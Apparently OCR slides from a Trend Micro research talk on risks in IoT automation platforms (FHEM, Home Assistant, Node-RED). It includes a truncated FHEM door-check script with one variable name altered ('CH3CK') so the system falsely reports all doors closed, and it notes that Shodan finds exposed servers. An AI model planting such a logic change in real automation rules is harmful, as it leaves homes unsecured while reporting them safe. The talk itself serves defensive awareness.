
```
define ABSENSE_TRIGGERED notify ABSENSE_TRIGGERED_SEQUENCE {\
 fhem("set DOOR_OPEN_CHECK off");;\
 if ( Value("ESSZIMMER_TUER_LINKS") eq "open") { fhem ("set Push  msg 'Überp
 if ( Value("ANKLEIDE_TUER") eq "open") { fhem ("set Push  msg 'Überprüfe AN
 if ( Value("BAD_FENSTER") eq "open") { fhem ("set Push  msg 'Überprüfe BAD_
 if ( Value("BUERO_FENSTER") eq "open") { fhem ("set Push  msg 'Überprüfe BU
 if ( Value("BUERO_TUER") eq "open") { fhem ("set Push  msg 'Überprüfe BUERO_
 if ( Value("ELTERN_BALKON_TUER") eq "open") { fhem ("set Push  msg 'Überprü
 if ( Value("ESSZIMMER_TUER_RECHTS") eq "open") { fhem ("set Push  msg 'Über
 if ( Value("GARDEROBE_FENSTER") eq "open") { fhem ("set Push  msg 'Überprüf
 if ( Value("KUECHE_TUER") eq "open") { fhem ("set DOOR_OPEN_CH3CK on");;}\
 if ( Value("DOOR_OPEN_CHECK") eq "off") { fhem("set Push  msg 'Alle Türen g
}
```

All doors closed? Really?




Disconnected? Not Really

Everything is Wireless … Let's Hack



Unexpected Issues!




IoT Automation Servers Exposed


- IoT Automation Servers are sitting exposed on the Internet!
- Shodan is a search engine for Internet connected devices that can find and list these automation servers

If an attacker can access your logic layer, then it's GAME OVER!


Popular IoT Automation Servers Exposed




Exposed FHEM





Exposed Home Assistant





Exposed Node-RED





Top 3 Takeaways

- The availability of affordable IoT devices and easy-to-configure IoT automation platforms is going a long way in accelerating our smart home/smart world future
- Complexity is the new enemy and attacks against the logic layer is the latest and greatest threat vector
- Today's society is adopting connected technologies at a faster rate than we can secure them – unfortunately there is no "one-size-fits-all" cyber security solution available for every connected devices

Thank You!


Cybersecurity Risks in
Complex IoT Environments:
Threats to Smart Homes, Buildings and
Other Structures
Stephen Hilt, Numaan Huq, Martin Rösler, and Akira Urano
TREND MICRO | research